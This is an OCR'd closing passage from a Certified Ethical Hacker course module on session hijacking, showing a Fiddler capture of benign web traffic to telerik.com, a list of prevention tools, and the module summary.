
#	Result	Protocol	Host	URL
35	200	HTTPS	www.telerik.com	/
36	200	HTTPS	ajax.aspnetcdn.com	/ajax/jquery/jquery-1.12.1.min.js
37	200	HTTPS	cdn.cookielaw.org	/consent/2fffb1c2-c64a-4fcc-bc19-a4adecbc5ebf.js
38	200	HTTPS	www.telerik.com	/Telerik.Web.UI.WebResource.axd?d=Fwpnh9ive5PG4kWt6
39	200	HTTPS	dtzbdy9anri2p.cloudfront.net	/cache/f09825e1707b511d225a91005f91d87505d64f40/teler
40	200	HTTP	Tunnel to	dtzbdy9anri2p.cloudfront.net:443
41	200	HTTP	Tunnel to	ajax.aspnetcdn.com:443
42	200	HTTP	Tunnel to	www.telerik.com:443
43	200	HTTPS	dtzbdy9anri2p.cloudfront.net	/cache/7e05f6db9d18aebb0ada00323c63b3c5c573c1b8/teler
44	200	HTTPS	ajax.aspnetcdn.com	/ajax/4.5.1/1/WebForms.js
45	200	HTTP	Tunnel to	ajax.aspnetcdn.com:443
46	200	HTTP	Tunnel to	ajax.aspnetcdn.com:443
47	200	HTTP	Tunnel to	optanon.blob.core.windows.net:443
48	200	HTTPS	ajax.aspnetcdn.com	/ajax/beta/0911/MicrosoftAjax.js
49	200	HTTPS	ajax.aspnetcdn.com	/ajax/beta/0910/MicrosoftAjaxWebForms.js
50	200	HTTPS	www.googletagmanager.com	/gtm.js?id=GTM-6X92
51	200	HTTPS	s1325.t.eloqua.com	/visitor/v200/svrGP?pps=70&siteid=1325
52	200	HTTPS	s3.amazonaws.com	/telerik-media/scripts/ribbon.js
53	200	HTTPS	d6vtbcy3ong79.cloudfront.net	/fonts/1.1.5/css/metric.min.css
54	200	HTTP	Tunnel to	d6vtbcy3ong79.cloudfront.net:443
55	200	HTTP	Tunnel to	d6vtbcy3ong79.cloudfront.net:443
56	200	HTTPS	d585tldpucybw.cloudfront.net	/sfimages/default-source/homepage/tlrk/kendo-ui-r1.jpg?sfvr
57	200	HTTPS	d117h1jjiq768j.cloudfront.net	/images/default-source/home/progress-next-logo.png
58	200	HTTP	Tunnel to	d585tldpucybw.cloudfront.net:443
59	200	HTTP	Tunnel to	d585tldpucybw.cloudfront.net:443
60	200	HTTP	Tunnel to	d585tldpucybw.cloudfront.net:443
61	200	HTTP	Tunnel to	d585tldpucybw.cloudfront.net:443
62	200	HTTP	Tunnel to	d585tldpucybw.cloudfront.net:443
63	200	HTTPS	d6vtbcy3ong79.cloudfront.net	/telerik-navigation/1.1.2/css/index.min.css
64	200	HTTP	Tunnel to	d117h1jjiq768j.cloudfront.net:443
65	200	HTTPS	d6vtbcy3ong79.cloudfront.net	/telerik-navigation/1.1.2/js/index.min.js
66	200	HTTPS	www.telerik.com	/WebResource.axd?d=loVHAc3af3LMu99qYAVmFA0Y2PAs7O
67	200	HTTPS	d585tldpucybw.cloudfront.net	/sfimages/default-source/homepage/telerik-ninja.png?sfvrsn

```
Request Count:   1
Bytes Sent:      2,588          (headers:2,588; body:0)
Bytes Received:  62,546         (headers:424; body:62,122)

ACTUAL PERFORMANCE
--------------
ClientConnected:     12:24:53.572
ClientBeginRequest:  12:24:54.134
GotRequestHeaders:   12:24:54.134
ClientDoneRequest:   12:24:54.134
Determine Gateway:   0ms
DNS Lookup:          0ms
TCP/IP Connect:      0ms
HTTPS Handshake:     0ms
ServerConnected:     12:24:53.861
FiddlerBeginRequest: 12:24:54.134
ServerGotRequest:    12:24:54.134
ServerBeginResponse: 12:24:54.672
GotResponseHeaders:  12:24:54.672
ServerDoneResponse:  12:24:55.202
ClientBeginResponse: 12:24:54.672
ClientDoneResponse:  12:24:55.202

       Overall Elapsed:     0:00:01.068

RESPONSE BYTES (by Content-Type)
--------------
text/html: 62,122
~headers~: 424


ESTIMATED WORLDWIDE PERFORMANCE
--------------
The following are VERY rough estimates of download times when hitting servers based in
Seattle.

US West Coast (Modem - 6KB/sec)
       RTT:           0.10s
       Elapsed:       10.10s

Japan / Northern Europe (Modem)
       RTT:           0.15s
       Elapsed:       10.15s

China (Modem)
       RTT:           0.45s
       Elapsed:       10.45s

US West Coast (DSL - 30KB/sec)
       RTT:           0.10s
       Elapsed:       2.10s
```

Figure 11.46: Screenshot of Fiddler

The following are some additional session hijacking prevention tools:

- Nessus (*https://www.tenable.com*)
- Invicti (*https://www.invicti.com*)
- Wapiti (*https://wapiti-scanner.github.io*)
- WebWatchBot (*https://www.exclamationsoft.com*)



Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Session hijacking concepts and different types of session hijacking
  - ➢ Application-level and network-level session hijacking attacks
  - ➢ Various session hijacking tools
  - ➢ How to detect, protect, and defend against session hijacking attacks, as well as various session hijacking detection and prevention tools
  - ➢ We concluded with a detailed discussion on various countermeasures to be employed to prevent session hijacking attempts by threat actors
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, evade network security components such as IDSs and firewalls to compromise the infrastructure

Module Summary

In this module, we discussed concepts related to session hijacking, along with different types of session hijacking. We also discussed in detail application-level and network-level session hijacking attacks. Furthermore, various session hijacking tools were presented. We also discussed how to detect, protect, and defend against session hijacking attacks, in addition to various session hijacking detection and prevention tools. We concluded with a detailed discussion on various countermeasures to be employed to prevent session hijacking attempts by threat actors.


In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, evade network security components such as IDSs and firewalls to compromise network infrastructure.

C|EH Certified Ethical Hacker

EC-Council

